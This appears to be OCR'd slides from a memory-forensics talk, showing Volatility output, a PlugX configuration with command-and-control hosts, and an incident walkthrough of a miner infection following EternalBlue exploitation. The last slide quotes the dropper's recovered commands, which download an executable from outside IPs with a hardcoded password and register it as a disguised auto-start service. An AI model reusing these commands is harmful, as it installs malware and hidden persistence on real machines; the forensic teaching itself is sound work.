
Memory forensics

```
aggie@rembox:~/mnsec2017$ volatility -f memdump.mem netscan --profile=Win7SP1x64
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner
0x33f86ec0         UDPv4    0.0.0.0:0                      *:*                                   2808     WmiPrvSE.exe
0x33f86ec0         UDPv6    :::0                           *:*                                   2808     WmiPrvSE.exe
0x482493c0         TCPv4    127.0.0.1:1110                 127.0.0.1:51102      CLOSED           -1
0x9c955290         TCPv4    127.0.0.1:1110                 127.0.0.1:57748      ESTABLISHED      -1
0x9fb06010         UDPv4    0.0.0.0:5353                   *:*                                   5284     chrome.exe
0xa3c4c630         UDPv4    0.0.0.0:0                      *:*                                   2808     WmiPrvSE.exe
0xa3c4c630         UDPv6    :::0                           *:*                                   2808     WmiPrvSE.exe
0xc12a67a0         UDPv4    0.0.0.0:0                      *:*                                   2808     WmiPrvSE.exe
0xc12a67a0         UDPv6    :::0                           *:*                                   2808     WmiPrvSE.exe
0x114379cd0        TCPv4    127.0.0.1:0                    127.0.0.1:0          CLOSED           -1
0x119ac6330        TCPv4    127.0.0.1:53478                127.0.0.1:1110       CLOSED           -1
0x11a2ee1c0        TCPv4    127.0.0.1:1110                 127.0.0.1:53851      ESTABLISHED      -1
0x12b22b4b0        UDPv4    0.0.0.0:0                      *:*                                   2808     WmiPrvSE.exe
0x12b4b3d80        UDPv4    0.0.0.0:5355                   *:*                                   1292     svchost.exe
0x12b29f0a0        TCPv4    127.0.0.1:57748                127.0.0.1:1110       ESTABLISHED      -1
```


Memory forensics


```
#volatility -f memdump.mem --profile=Win7SP1x64 plugxconfig

PlugX Config (0x2540 bytes):
        Flags: True False True True True True True True False True True
        Timer 1: 10 secs
        Timer 2: 0 secs
        C&C Address: google.lookipv6.com:80 (TCP / HTTP / UDP / ICMP)
        C&C Address: google.lookipv6.com:80 (TCP / HTTP / UDP / ICMP)
        C&C Address: google.lookipv6.com:443 (TCP / HTTP / UDP / ICMP)
        C&C Address: google.lookipv6.com:443 (TCP / HTTP / UDP / ICMP)
        Persistence Type: None
        Install Dir: %AUTO%\RasTls
        Service Name: RasTls
        Service Disp: RasTls
        Service Desc: Symantec 802.1x Supplicant
        Registry hive: HKEY_CURRENT_USER
        Registry key: Software\Microsoft\Windows\CurrentVersion\Run
        Registry value: RasTls
        Net injection: False
        Net injection process: %windir%\system32\svchost.exe
        Online Pass: TEST
        Memo: X5
        Mutex: GLOBAL_XXDDX5_GOOGLE
        Screenshots: False
        Screenshots params: 10 sec / Zoom 100 / 16 bits / Quality 50 / Keep 3 days
        Screenshots path: %AUTO%\screen
        Lateral movement TCP port: 535
        Lateral movement UDP port: 535
```

Memory forensics



Memory forensics





REAL LIFE EXAMPLE

Example

- A host infected with crypto-mining malware

Source IP	Destination IP	Source Port	Destination Port	Message
127.0.0.1	185.92.223.190	60922 / tcp	6666 / tcp	Cryptocurrency Miner outbound connection attempt
127.0.0.1	185.92.223.190	60919 / tcp	6666 / tcp	Cryptocurrency Miner outbound connection attempt
127.0.0.1	185.92.223.190	60909 / tcp	6666 / tcp	Cryptocurrency Miner outbound connection attempt
127.0.0.1	159.65.202.177	60908 / tcp	6666 / tcp	Cryptocurrency Miner outbound connection attempt

Example

- Found running suspicious process called WinSCV.exe (PID:3056)

Evidence
0x000000013ed3fc28 **WinSCV.exe** 3056 3032 0x001385a0 2018-08-06 02:24:05

- WinSCV.exe file exists in C:\Windows\Temp directory and is proven malicious software.

Evidence
SHA256: d813435c81c16b3276bf45f68620c2136538646bc0802234fe451befe339b579
VT: Kaspersky not-a-virus:HEUR:RiskTool.Win32.BitMiner.gen

- WinSCV.exe file was created on 2018/06/02.

Evidence
6/2/2018 19:11:54 .A.B FILE NTFS_DETECT:crtime TSK:/Windows/Temp/WinSCV.exe

- Putty, well known SSH client software, was being used on the system at the time.

Evidence
6/2/2018 10:10:07 M... REG Content Modification Time [HKEY_CURRENT_USER\Software\SimonTatham\PuTTY]

Example

- server.txt file, PE executable, was created on the system. Afterward, PSCP.exe (Putty's Secure Copy Client) and confirm.txt files were created.
- The content of the "confirm.txt" file was just "y"
- After creating those files, SMSvsHOST.exe, win.exe and WinSCV.exe files were created consequently. The attacker used PSCP.exe to download other executables.

-

Evidence			
6/2/2018	19:10:53	M...	/Temporary Internet Files/Content.IE5/K2HPBTLI/server[1].txt
6/2/2018	19:11:04	M.C.	/Windows/pscp.exe
6/2/2018	19:11:04	.A.B	/Windows/pscp.exe
6/2/2018	19:11:07	M.C.	/Windows/confirm.txt
6/2/2018	19:11:05	.A.B	/Windows/confirm.txt
6/2/2018	19:11:09	.A.B	/Windows/SMSvcHost.exe
6/2/2018	19:11:30	M.C.	/Windows/Temp/win.exe
6/2/2018	19:11:49	.A.B	/Windows/Temp/win.exe
6/2/2018	19:11:54	.A.B	/Windows/Temp/WinSCV.exe

Example

- To confirm previous findings, we need to check other logs. The target host might has been exploited by EthernalBlue.

Evidence				
Time (Event Time)	sourceAddress	sourcePort	destinationAddress	destinationPort
6/2/2018 19:09	59.153.118.2	51754	127.0.0.1	445
6/2/2018 19:10	59.153.118.2	51780	127.0.0.1	445
6/2/2018 19:10	59.153.118.2	51782	127.0.0.1	445

- The following log confirms that the exploitation was successful.

Evidence			
6/2/2018	19:09:46	WinEVTX	[4624] 'ANONYMOUS LOGON' '59.153.118.2']

-

Example

- To confirm previous findings, we need to check other logs. The target host might has been exploited by EthernalBlue.

Evidence

Time (Event Time)	sourceAddress	sourcePort	destinationAddress	destinationPort
6/2/2018 19:09	59.153.118.2	51754	127.0.0.1	445
6/2/2018 19:10	59.153.118.2	51780	127.0.0.1	445
6/2/2018 19:10	59.153.118.2	51782	127.0.0.1	445

- The following log confirms that the exploitation was successful.

Evidence

6/2/2018	19:09:46	WinEVTX	[4624] 'ANONYMOUS LOGON' '59.153.118.2']

- After exploitation, the attacker downloaded another payload.

Evidence

Time (Event Time)	sourceAddress	destinationAddress	destinationPort	ULR
6/2/2018 19:10	127.0.0.1	39.104.72.54	1433	http://39.104.72.54:1433/server.txt
6/2/2018 19:10	127.0.0.1	39.104.72.54	2222	
6/2/2018 19:11	127.0.0.1	39.104.72.54	2222	
6/2/2018 19:11	127.0.0.1	39.104.72.54	3389	
6/2/2018 19:11	127.0.0.1	39.104.72.54	3389	

Example

- Server.txt is a UPX compressed executable file. It's very easy to decompress UPX packed executables. The static analysis can show something helpful.

Evidence
del /Q c:\windows\SMSvcHost.exe c:\windows\pscp.exe echo y>c:\windows\confirm.txt echo.>>c:\windows\confirm.txt c:\windows\SMSvcHost.exe c:\windows\pscp.exe -pw kentz007 -P 2222 admin@39.104.72.54:/SMSvcHost.exe c:/windows/SMSvcHost.exe < c:\windows\confirm.txt c:\windows\pscp.exe -pw kentz007 -P 2222 admin@119.28.190.189:/SMSvcHost.exe c:/windows/SMSvcHost.exe < c:\windows\confirm.txt c:\windows\pscp.exe -pw kentz007 -P 2222 admin@193.112.29.239:/SMSvcHost.exe c:/windows/SMSvcHost.exe < c:\windows\confirm.txt sc create NetUdpPortSharing binpath= "C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorsvw.exe" displayname= "Net.Udp Port Sharing Service" start= auto sc config NetUdpPortSharing binpath= "c:\windows\SMSvcHost.exe" sc description NetUdpPortSharing "Provides the function of sharing the UDP port through the net.udp protocol." c:\windows\SMSvcHost.exe start

The more sources, the more accurate result you will have.